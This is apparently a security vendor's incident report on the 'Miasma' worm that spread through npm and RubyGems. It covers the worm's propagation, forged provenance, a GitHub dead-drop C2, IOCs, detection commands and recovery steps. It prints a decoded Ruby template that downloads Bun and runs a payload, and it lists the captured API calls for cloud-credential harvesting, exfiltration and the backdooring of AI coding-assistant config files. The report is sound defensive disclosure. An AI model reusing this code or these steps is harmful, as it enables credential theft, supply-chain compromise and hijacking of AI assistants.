This attack vector is especially dangerous because it poisons the tools that generate code, not just the code itself. Once an AI assistant's configuration is backdoored, every subsequent AI-assisted code generation in that project could be influenced by the attacker's instructions, potentially introducing subtle vulnerabilities or backdoors into code that appears to be developer-written.

Cross-Ecosystem Worm Propagation

The payload does not just steal credentials. It uses them to spread. The decoded strings reveal a fully automated worm engine that can propagate across three package ecosystems and GitHub repositories.



npm Worm with Sigstore Provenance Forgery

The npm worm component follows this sequence:

1. Token validation: Checks the stolen npm token via `https://registry.npmjs.org/-/whoami`
2. Package enumeration: Queries `https://registry.npmjs.org/-/v1/search?text=maintainer:{username}` to find all packages the compromised account maintains
3. OIDC token exchange: Exchanges the token via `https://registry.npmjs.org/-/npm/v1/oidc/token/exchange/package/`

4. Tarball manipulation: Downloads the target package, injects the `binding.gyp` and obfuscated `index.js`, and repackages as `package-updated.tgz`
5. Provenance forgery: Requests a signing certificate from [Fulcio](#), creates a transparency log entry on [Rekor](#), and generates a SLSA v1 provenance attestation, making the package appear to have legitimate supply chain provenance
6. Publication: Publishes the repackaged, signed tarball as a new version

The provenance forgery is especially dangerous. SLSA provenance and Sigstore signing are designed to give consumers confidence that a package was built by a trusted pipeline. By forging these attestations, the worm makes reinfected packages indistinguishable from legitimately published ones to tools that check provenance.

RubyGems Worm

The RubyGems infection path mirrors the npm one but uses Ruby's native extension mechanism. The payload contains complete Ruby code templates for the injection:

```
# Decoded from the obfuscated payload string table
bun_dir = "/tmp/.b_#{Process.pid}"
FileUtils.mkdir_p(bun_dir)
system("curl -sSL https://github.com/oven-sh/bun/releases/download/" \
      "bun-v1.3.13/bun-#{os}-#{arch}.zip -o #{bun_dir}/b.zip")
system("unzip -j -o #{bun_dir}/b.zip -d #{bun_dir} 2>/dev/null")
bun = File.join(bun_dir, 'bun')
File.chmod(0o755, bun)
system("#{bun} run #{payload}")
FileUtils.rm_rf(bun_dir)
```

The code is injected into `extconf.rb` (Ruby's equivalent of `binding.gyp`), along with a minimal `Makefile` so the native extension build succeeds without errors. The worm also generates `Makefile.PL` and `CMakeLists.txt` variants for broader language ecosystem coverage.

C2 Infrastructure: GitHub as a Dead-Drop

Our analysis revealed the complete exfiltration chain in action, traced to the GitHub account [liuende501](#).

The observed API call sequence during a single execution:

1. C2 beacon: Searches GitHub commits for the keyword `thebeautifulmarchoftime` (unauthenticated) to check if the C2 channel is active

2. Token validation: Searches commits for
IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner using the stolen
GITHUB_TOKEN to verify the token has not been revoked
3. Identity check: Calls GET /user to identify the stolen token's owner
4. Repo creation: Creates a new private repo under liuende501 (e.g., nemean-hydra-34343) to receive the exfiltrated data
5. Credential harvesting: Attempts Azure IMDS (169.254.169.254) and AWS IMDSv2 in parallel to steal cloud credentials
6. Exfiltration: Uploads an encrypted JSON blob to results/results-{timestamp}.json in the newly created repo
7. AI backdoor injection: Checks for .claude/settings.json in the victim's repositories and uses the GraphQL API to push malicious config files

The captured API calls (abbreviated):

```
# 1. C2 beacon - search for magic keyword
GET https://api.github.com/search/commits?q=thebeautifulmarchoftime
User-Agent: python-requests/2.31.0

# 2. Token validation with threatening search term
GET https://api.github.com/search/commits?q=IfYouInvalidateThisTokenItWillNukeTheComputer
Authorization: ***

# 3. Create exfil repo on the fly
POST https://api.github.com/user/repos
Location: https://api.github.com/repos/liuende501/nemean-hydra-34343

# 4. Harvest cloud credentials
PUT http://169.254.169.254/latest/api/token (AWS IMDSv2)
GET http://169.254.169.254/metadata/identity/oauth2/token (Azure IMDS)

# 5. Upload encrypted stolen credentials
PUT https://api.github.com/repos/liuende501/nemean-hydra-34343/contents/results/result:
Content-Length: 6337

# 6. Inject AI assistant backdoors via GraphQL
GET https://api.github.com/repos/{victim}/contents/.claude/settings.json
POST https://api.github.com/graphql (createCommitOnBranch mutation)
```

The liuende501 account hosts 236 repositories, almost all created programmatically as exfiltration targets. Repo names use two patterns: Dune-themed (atreides, fedaykin, sardaukar, tleilaxu, etc.) and mythology-themed (nemean, hydra, cerberus, chimera, etc.), each followed by a random number.

The repo descriptions are revealing:

- 34 repos: *"Miasma - The Spreading Blight"* -- confirming the malware's self-identified name
- 195 repos: *"niagA oG eW ereH :duluH-iahS"* -- reversed, this reads "Shai-Hulud: Here We Go Again", referencing our [blog post](#) on the RedHat Cloud Services compromise from two days earlier

The exfiltrated data in each repo's `results/` directory contains encrypted JSON with an "envelope" field -- a large base64-encoded blob encrypted with the attacker's RSA public key, making the stolen credentials unreadable to anyone except the attacker.

Notable tradecraft details from the API dump: the malware uses `python-requests/2.31.0` as its User-Agent despite running in Bun, and the token validation search for *"IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner"* appears to be social engineering aimed at discouraging defenders from revoking the token.

Indicators of Compromise

File Hashes (SHA-256)

From `executable-stories-demo@0.1.11`:

- Package tarball (.tgz):
288f26c2eadcb1a7923fe376d16f5404216cce15d9fc162a4a78574dc7df399a
- `binding.gyp` (157 bytes):
ef641e956f91d501b748085996303c96a64d67f63bfeef0dda175e5aa19cca90
- Obfuscated root `index.js` (4.5 MB):
5926b86b642e00672252953eb30d8f75cfb7797fe3118bd6fa2cfbee92905d61
- Decrypted Bun loader (907 bytes):
ceff7c51d70832c3ec8dd2744b606a23b3c924ef664ae23439b9b742ea154108
- Decrypted main payload (668 KB):
da39146ef451d1b174a24d00b1e2a45cd38d54e849737f8f35333dcb22175707

From `@vapi-ai/server-sdk`:

- `binding.gyp` (identical across all versions):
ef641e956f91d501b748085996303c96a64d67f63bfeef0dda175e5aa19cca90
- `index.js` in v1.2.1 (4,870,718 bytes):
e3dbe63aded45278f49c4746ab938ed9472b36def79b43e2dd2d7eff014481d1
- `index.js` in v0.11.2 (4,496,586 bytes):
82d83274680df928fdda296a348e01802f595e412308c399565c320df444052a

C2 Infrastructure

- Exfil account: `github.com/liuende501` (236 repos, created programmatically)
- Repo descriptions: *"Miasma - The Spreading Blight"* and reversed *"Shai-Hulud: Here We Go Again"*
- Exfil path pattern: `repos/liuende501/{repo}/contents/results/results-{timestamp}.json`
- C2 beacon keyword: `thebeautifulmarchoftime` (GitHub commit search)
- Token validation keyword:
`IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner`
- Fake User-Agent: `python-requests/2.31.0`

Network Indicators

`github.com/oven-sh/bun/releases/download/bun-v1.3.13/bun-*.zip`

Code Markers

- `<!(node index.js > /dev/null 2>&1 && echo stub.c)`
- `eval(function(s,n){return s.replace(/[a-zA-Z]/g,`
- `createDecipheriv("aes-128-gcm"`
- `globalThis.getBunPath`
- `oven-sh/setup-bun@0c5077e51419868618aeaa5fe8019c62421857d6`

Behavioral Indicators

- node-gyp rebuild triggered for a package with no native addon
- Temp directory `/tmp/b-*` containing a downloaded Bun binary
- `curl` or `unzip` spawned as child processes during `npm install`
- `.claude/setup.mjs` or `.cursor/rules/setup.mdc` created in project repos
- `npm` OIDC token exchange from a non-publishing CI context
- Root-level `index.js` that is 4+ MB but is not the declared package main

Am I Affected?

To determine whether your organization was impacted, check across three surfaces: your code repositories, your CI/CD pipelines, and your developer machines. The malicious versions were live for a limited window, but a single `npm install` during that window is enough to trigger the full attack chain.

Code Repositories

Search your GitHub repositories for any reference to the compromised packages in `package.json` or `package-lock.json` files. You can use GitHub code search to scan across your entire organization:

- [Search for @vapi-ai/server-sdk in package-lock.json](#) -- replace <YOUR_ORG> with your GitHub organization name
- [Search for ai-sdk-ollama in package-lock.json](#) -- replace <YOUR_ORG> with your GitHub organization name

You can also check locally in any repository:

```
# Check if any affected packages are in your dependency tree
npm ls @vapi-ai/server-sdk ai-sdk-ollama autotel awaitly \
  executable-stories-demo node-env-resolver wrangler-deploy \
  mountly effect-analyzer http-uploader-dev

# Search lockfiles for affected packages
grep -RniE 'vapi-ai/server-sdk|ai-sdk-ollama|autotel|awaitly|executable-stories' \
  package-lock.json yarn.lock pnpm-lock.yaml 2>/dev/null
```

CI/CD Pipelines

If any of the affected packages appear in your CI/CD dependencies, the malware likely executed on your runner during `npm install`. Check for:

- Unexpected `node-gyp` rebuild output in CI logs
- Outbound network connections to `github.com/oven-sh/bun/releases` from CI runners
- New repositories created under your GitHub organization by automated tokens
- Unexpected npm package publishes from your maintainer accounts

Developer Machines

```
# Look for binding.gyp with the specific attack pattern
find node_modules -name "binding.gyp" \
  -exec grep -l "stub.c" {} \;

# Look for oversized root index.js files (should not be 4+ MB)
find node_modules -maxdepth 2 -name "index.js" -size +1M

# Check for Bun runtime staged in temp directories
```

```
find "${TMPDIR:-/tmp}" -maxdepth 2 -name 'bun*' -type f
```

```
# Check for AI assistant backdoor files
```

```
ls -la .claude/setup.mjs .cursor/rules/setup.mdc \  
  .gemini/settings.json .vscode/setup.mjs 2>/dev/null
```

For the Community: Recovery Steps

If you have confirmed that you are affected, follow these recovery steps. The overarching principle is: if you found evidence of the malicious package, assume the affected system is compromised and act accordingly.

Credential Rotation

If you installed any affected version, treat these credentials as compromised and rotate them immediately:

- npm and GitHub tokens -- check for unexpected package publishes under your accounts
- AWS access keys and session tokens -- review CloudTrail for unexpected API calls and IMDS access
- GCP service account keys and application default credentials
- Azure service principal, managed identity, and OIDC tokens
- HashiCorp Vault tokens and Kubernetes service account tokens
- GitHub Actions OIDC trust relationships
- RubyGems API keys -- check for unexpected gem publishes
- SSH keys from the `.ssh` directory
- 1Password master passwords, gopass and pass stores, and any `.env` contents the build could read

Code Repositories

Check all repositories accessible to the compromised environment for injected AI assistant configuration files. The malware pushes commits via the GraphQL `createCommitOnBranch` mutation, so look for unexpected commits adding:

- `.claude/setup.mjs` or `.claude/settings.json`
- `.cursor/rules/setup.mdc`
- `.gemini/settings.json`
- `.vscode/tasks.json` or `.vscode/setup.mjs`
- `.github/setup.js`

Remove any injected files and audit recent commit history for suspicious changes from automated tokens.

CI/CD Pipelines

- Revoke and rotate all GitHub Actions OIDC trust relationships
- Review npm audit logs for unauthorized publishes from your accounts
- Check RubyGems for unexpected gem versions if your CI has RubyGems credentials
- Audit GitHub Actions workflow files for injected steps or modified permissions

Block C2 Traffic

Block outbound access to the known C2 indicators at your network perimeter:

- GitHub account: github.com/liuende501
- C2 beacon keyword in GitHub commit search: [thebeautifulmarchoftime](https://github.com/search?q=thebeautifulmarchoftime)
- Bun download: github.com/oven-sh/bun/releases/download/bun-v1.3.13/

Defense in Depth

1. Block install scripts and native rebuilds by default. `npm install --ignore-scripts` blocks postinstall hooks, and blocking automatic node-gyp builds closes the binding.gyp vector.
2. Pin with integrity hashes. A lockfile digest fails the install when a republished version's content does not match, before any code runs.
3. Flag oversized or non-entry-point files. A multi-megabyte root `index.js` that is not the declared main is worth blocking automatically.
4. Watch publish cadence and dist-tag moves. Many packages from one maintainer within seconds, or latest jumping to a new major version, is a strong compromise signal.
5. Scope CI permissions tightly. Credential theft only pays off if the secrets are reachable from the build host. Use least-privilege principles for all CI/CD tokens.
6. Audit AI assistant config files. Review `.claude/`, `.cursor/`, `.gemini/`, and `.vscode/` directories in your repositories for unexpected setup scripts.

For StepSecurity Enterprise Customers

Threat Center Alert

StepSecurity has published a threat intel alert in the Threat Center with all relevant links to check if your organization is affected. The alert includes the full attack summary, technical analysis of the Phantom Gyp technique, IOCs, all 57 affected packages and 286+ malicious

versions, and remediation steps, so teams have everything needed to triage and respond immediately. Threat Center alerts are delivered directly into existing SIEM workflows for real-time visibility.



npm binding.gyp CI/CD Worm: Multi-Package Supply Chain Compromise ● Active

Ecosystem: npm Incident Start: 3rd Jun 2026 00:00 GMT

Starting 2026-06-03, an attacker published 286 malicious versions across 57 npm packages, including '@vapi-ai/server-sdk' and 'ai-sdk-ollama'. The packages contain a three-stage CI/CD worm triggered via 'binding.gyp' that harvests credentials (npm, GitHub, AWS, GCP, Azure, Vault, K8s, RubyGems), injects malicious steps into GitHub Actions workflows, and self-propagates by publishing poisoned versions of packages the victim maintains. The identical payload structure across all 57 packages confirms a single threat actor running an active multi-package campaign.

npm binding.gyp CI/CD Worm: Multi-Package Supply Chain Compromise

Executive Summary

Starting 2026-06-03, an attacker published 286 malicious versions across 57 npm packages, including '@vapi-ai/server-sdk' and 'ai-sdk-ollama'. The packages contain a three-stage CI/CD worm triggered via 'binding.gyp' that harvests credentials (npm, GitHub, AWS, GCP, Azure, Vault, K8s, RubyGems), injects malicious steps into GitHub Actions workflows, and self-propagates by publishing poisoned versions of packages the victim maintains. The identical payload structure across all 57 packages confirms a single threat actor running an active multi-package campaign.

Severity: CRITICAL **Ecosystem:** npm

Am I Affected?

- Search your organization's codebase for **confirmed compromised versions** of affected packages: [StepSecurity npm Package Search](#)
- Search for **any version** of affected packages (not limited to compromised versions, use to assess overall exposure): [StepSecurity npm Package Search - All Versions](#)
- Check Harden-Runner detections for Runner Worker Memory Read events, which flag credential theft from runner process memory: [Harden-Runner Detections](#). If the latest version of Harden-Runner is in use, the run would have been automatically killed when this was detected.

Harden-Runner

[Harden-Runner](#) is a purpose-built security agent for CI/CD runners. It monitors all network events, process executions, file access, and outbound network connections at the step level in GitHub Actions, providing full runtime visibility into what happens during every workflow step, including `npm install`.

Harden-Runner detects the anomalous process chain (node-gyp spawning curl, unzip, and bun) and the unauthorized memory read, immediately initiating **lockdown mode**. The workflow run is terminated, preventing any secrets from being extracted.

<https://app.stepsecurity.io/github/actions-security-demo/packages/actions/runs/26932681873>

🏠 / comp-packages / Analyze Vapi AI Server SDK Compromised Package

Summary

Network Events | Process Events | File Write Events | Recommendations | Controls

Run

Analyze Vapi AI Server SDK Compromised Package

Triggered via workflow_dispatch by varunsh-coder

[main](#) ⌚ about 1 hour ago

Destinations	HTTPS Events	Actions	Detections
5	51	3	2

Workflow Uses StepSecurity Harden Runner

```
actions-security-demo/comp-packages .github/workflows/vapi-ai-server-sdk.yaml

- name: Harden Runner
  uses: step-security/harden-runner@v2
  with:
```

All Outbound Destinations

Name	Status	Jobs
api.github.com	Allowed	download-package, +1 job
github.com	Allowed	download-package, +1 job
release-assets.githubusercontent.com	Allowed	download-package, +1 job
registry.npmjs.org	Allowed	download-package, +1 job
nodejs.org	Allowed	install-compromised-package

All Detections

Name	Action	Details
undefined (pid: undefined)	Process	Custom-Rule-Detection 🔒

This process triggered a policy-enforced lockdown that terminated the workflow run.

Secure Registry

StepSecurity Secure Registry provides each enterprise customer with a dedicated, policy-enforced npm registry that sits between your existing package manager (such as JFrog Artifactory) and the public npm registry. Instead of fetching packages directly from `registry.npmjs.org`, your infrastructure routes requests through your StepSecurity registry, which applies configurable security policies before serving any package.

The primary defense here is the cooldown period. Newly published package versions are held for a configurable window before being served to any developer machine or CI/CD pipeline. When the compromised Miasma packages were published to npm, including @vapi-ai/server-sdk, ai-sdk-ollama, and dozens of packages in the jagreehal ecosystem, Secure Registry customers were never exposed.

StepSecurity

actions-security-demo

16 New Threats

Workspace

GitHub Actions

- Harden Runner
- Actions
- Workflow Run Policies
- Action Secrets

GitHub

- Artifact Monitor
- OSS Package Search
- OSS Security Feed
- Secure Registry Beta

Developer Machines

- Devices
- IDE Extensions
- AI Agents
- MCP Servers
- OSS Package Search
- System Packages
- Installation Script

Secure Registry

Authenticated upstream registry with configurable security controls for npm and PyPI.

PolicyPolicy EvaluationsSetup Guide

REGISTRY

- npm
- PyPI Coming soon

Cooldown Period

Blocks packages published within a configurable number of days, giving the community time to vet new releases.

Period (days)10

Compromised Packages

Blocks packages flagged as compromised or reported as malicious by the security community.

Coming soon

Typosquatting Protection

Blocks packages whose names closely resemble popular packages, protecting against typosquatting attacks.

Coming soon

Last saved by sailikhith-stepsecurity · May 11, 2026 at 06:15 UTC

Save Changes

Detect Compromised Developer Machines

[StepSecurity Dev Machine Guard](#) gives security teams real-time visibility into npm packages installed across every enrolled developer device. When a malicious package is identified, teams can immediately search by package name and version to discover all impacted machines.

24/28

StepSecurity

Search menu...

Workspace

GitHub Actions

- Harden Runner
- Actions
- Workflow Run Policies
- Action Secrets

GitHub

Packages

Developer Machines

- Devices
- IDE Extensions
- AI Agents
- MCP Servers
- OSS Package Search
- System Packages
- Installation Script

26 New Threats

OSS Package Search

Search and track open-source packages across developer devices

Search Filters

Ecosystem

npm

Search Type

Custom Search

Device

All Devices

Package Status

All

Time Range

Select date range

Package

@vapi-ai/server-sdk

Versions

0.19.1

Type and press Enter to add ver

+ Add Package

Reset

Search

1 package found

Package	Version	Device	User	Status	Last Seen
@vapi-ai/server-sdk	0.19.1	stepsec-test-04 0000-0008-3641-1238-4465-2585-18	stepsec-test-04\ashish	Active	5 minutes ago

Project Paths

Package Manager	Project Path
pnpm	C:\Users\ashish\developer-mdm-test-projects\vue-app

npm Package Cooldown Check

Newly published npm packages are temporarily blocked during a configurable cooldown window. When a PR introduces or updates to a recently published version, the check automatically fails. Since most malicious packages are identified within hours, this creates a crucial safety buffer. In this case, 57 packages across 286+ malicious versions were published in a rolling campaign lasting under two hours on June 3, so any PR updating to an affected version during the cooldown period would have been blocked automatically.

25/28

update to compromised version of axios for demo #47

[Able to merge](#)[Code](#)[Open](#) sailikith-stepsecurity wants to merge 1 commit into `main` from `sailikith-stepsecurity-patch-2`[Conversation](#) 0[Commits](#) 1[Checks](#) 10[Files changed](#) 1

+11



Update axios version and dependencies 7eb3787

[Re-run checks](#)

StepSecurity Actions Security

StepSecurity Required Checks

[Re-run](#)[StepSecurity Harden-Runner](#)[StepSecurity Optional Checks](#)

StepSecurity Actions Security Int

.github/workflows/codeql.yml

on: push

1

Pwn Request

on: pull_request_target

1

Dispatch check for patch conflicts

on: pull_request_target

2

Lint Code Base

on: pull_request

1

Pwn Request

on: pull_request_target

1

Dispatch check for patch conflicts

on: pull_request_target

2

StepSecurity Actions Security / StepSecurity Required Checks

failed 6 hours ago in 0s

StepSecurity Required Checks

Finished StepSecurity Required Checks

- **Pwn Request Vulnerabilities Check** - Checks for Pwn Request vulnerabilities in the PR via risky triggers
- **NPM Compromised Packages Check** - Checks for compromised npm package versions in the PR
- **NPM Package Cooldown Check** - Fails if any package version in the PR was released within the configured cooldown period, helping to avoid brand-new (and potentially unreviewed or malicious) releases

DETAILS

NPM Compromised Packages Check

NPM Package Cooldown Check

The following npm packages added in current PR are recent versions(not older than 3 days). This check will pass at 2026-04-04T00:21:58Z

Package Name	Previous Version	Current Version	file	Current Version Release Date
axios		1.14.1	package-lock.json	2026-03-31T00:21:58Z

Pwn Request Vulnerabilities Check

To approve check run [click here](#)

[History](#)

npm Package Compromised Updates Check

StepSecurity maintains a real-time database of known malicious and high-risk npm packages, updated continuously, often before official CVEs are filed. If a PR attempts to introduce a compromised package, the check fails and the merge is blocked. All compromised versions from this Miasma campaign, including `@vapi-ai/server-sdk`, `ai-sdk-ollama`, and the full `jagreeha1` package family, were added to this database within minutes of detection.

update to compromised version of axios for demo #47

 Able to merge

Code 

 Open sailikith-stepsecurity wants to merge 1 commit into [main](#) from [sailikith-stepsecurity-patch-2](#) 

 Conversation 0

 Commits 1

 Checks 10

 Files changed 1

+11 

 Update axios version and dependencies 7eb3707 

 Re-run checks 

StepSecurity Actions Security

StepSecurity Required Checks 

StepSecurity Harden-Runner

StepSecurity Optional Checks

StepSecurity Actions Security Int

.github/workflows/codeql.yml
on: push  1

Pwn Request
on: pull_request_target  1

Dispatch check for patch conflicts
on: pull_request_target  2

Lint Code Base
on: pull_request  1

Pwn Request
on: pull_request_target  1

Dispatch check for patch conflicts

StepSecurity Actions Security / StepSecurity Required Checks
Failed 6 hours ago in 0s

StepSecurity Required Checks

Finished StepSecurity Required Checks

- **Pwn Request Vulnerabilities Check** - Checks for Pwn Request vulnerabilities in the PR via risky triggers
- **NPM Compromised Packages Check** - Checks for compromised npm package versions in the PR
- **NPM Package Cooldown Check** - Fails if any package version in the PR was released within the configured cooldown period, helping to avoid brand-new (and potentially unreviewed or malicious) releases

DETAILS

NPM Compromised Packages Check

The following npm packages added in current PR are compromised

Package Name	Previous Version	Current Version	file	Current Version Release Date
axios		1.14.1	package-lock.json	

 NPM Package Cooldown Check

 Pwn Request Vulnerabilities Check

To approve check run [click here](#)

 History

npm Package Search

Search across all PRs in all repositories across your organization to find where a specific package was introduced. When a compromised package is discovered, instantly understand the blast radius: which repos, which PRs, and which teams are affected. This works across pull requests, default branches, and dev machines.

npm Package Search

Search for npm packages detected in pull requests, branches, and developer machines.

Search Filters

Search Type ⓘ

Custom Search

Repository

Select repository

Seen In

All (PRs, Default Branch & Dev Machines)

Time Range

Select date range

Package

axios

+ Add Package

Versions

1.14.1 × 0.30.4 × Type and press Enter to add vers

Reset

Search

2 results found

Package Status ⓘ

All

Export as CSV

🔗 update to compromised version of axios for demo #47 Pull Request

actions-security-demo/poc-1 • by saillikhith-stepsecurity • Detected in package-lock.json

Updated about 6 hours ago

+ axios@1.14.1 ↗

View PR ↗

🖥️ ashishs-Virtual-Machine.local Developer Machine

ashish • darwin • ZFY1H4KQD5

Package	First Seen	Last Seen	Project Path	Status ⓘ
📦 axios@1.14.1	4 hours ago	4 hours ago	npm: /Users/ashish/axios-compromise-demo/axios-1.14.1	Active
📦 axios@0.30.4	4 hours ago	4 hours ago	npm: /Users/ashish/axios-compromise-demo/axios-0.30.4	Active